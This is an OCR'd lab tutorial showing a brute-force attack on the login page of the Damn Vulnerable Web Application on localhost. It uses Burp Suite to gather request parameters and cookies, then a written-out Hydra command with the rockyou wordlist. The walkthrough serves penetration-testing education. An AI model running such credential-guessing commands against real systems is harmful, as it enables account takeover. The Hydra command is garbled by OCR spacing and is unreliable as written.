
Modern brute force attacks can now easily crack 8-characters alphanumeric password in just a mere 2 hours, while more advanced encryption hashes can be cracked in a few months. This can be achieved by performing exhaustive key search, in which the computer will try every possible combination of every single possible character in order to find the right combination of characters as the password. For the purpose of this demonstration, I will be setting up the Damn Vulnerable Web Application (DVWA) to simulate a brute force attack.

The attack will utilize Hydra as a parallelized login cracker and the 'rockyou.txt' wordlist that will be demonstrated on the login form below.




Initially, barely any information was disclosed. However, a wild guess would be to use one of the most popular usernames on any web application, which is "admin". Before proceeding with the attack, we must first collect more information. Open a Burp Suite browser and direct it to the DVWA page, which will look exactly like the one on a regular browser. Now, try logging in using a random password. For this attempt, the username "admin" and password "admin123" was used. For Burp Suite to scan the web application, turn on the Intercept mode right before clicking on the "Login"

button.




As expected, the credentials entered were wrong, displaying an error message saying, “Username and/or password incorrect”. Now, head back to Burp Suite and view the raw data of the connection request.



Through this, we have gathered several more information that may be useful (e.g., session cookies, parameters of the request). The following table includes all the gathered information:


Field	Value
Hostname/IP	Localhost (127.0.0.1)
Login username	admin
Wordlist used	rockyou.txt (File path: /usr/share/wordlists.rockyou.txt)
URL service	HTTP
Form type	GET
Parameters of the request	Username=admin&password=admin123&Login=Login
Flag (Failure)	Username and/or password incorrect.
Session cookies	PHPSESSID=9cei1q7s10h39gdp538to6f3ut
	security=low



The next step is to use Hydra to crack the account password. There is no fixed format to Hydra's command as it will depend on the elements and/or information known to the pentester (e.g., username, hostname, URL service, and cookies). Considering the list of disclosed information and available parameters obtained during the vulnerability assessment step utilizing Burp Suite, the command used for this demonstration will be:

```
hydra 127.0.0.1 -l admin -P /usr/share/wordlists/rockyou.txt http-get-form "/dvwa/ vulnerabilities/ b ru te: user name =^U SE R^&p asswor d=^PAS S^&L ogi n=L ogi n :H =Cooki e\ :PH PSE S SID=9cei1q7s10h39gdp538to6f3ut;security=low:F=Username and/or password
```

i n corr ect."



The result of the attack reveals the password to be “password”, which will show that the login is successful, hence concluding the demonstration.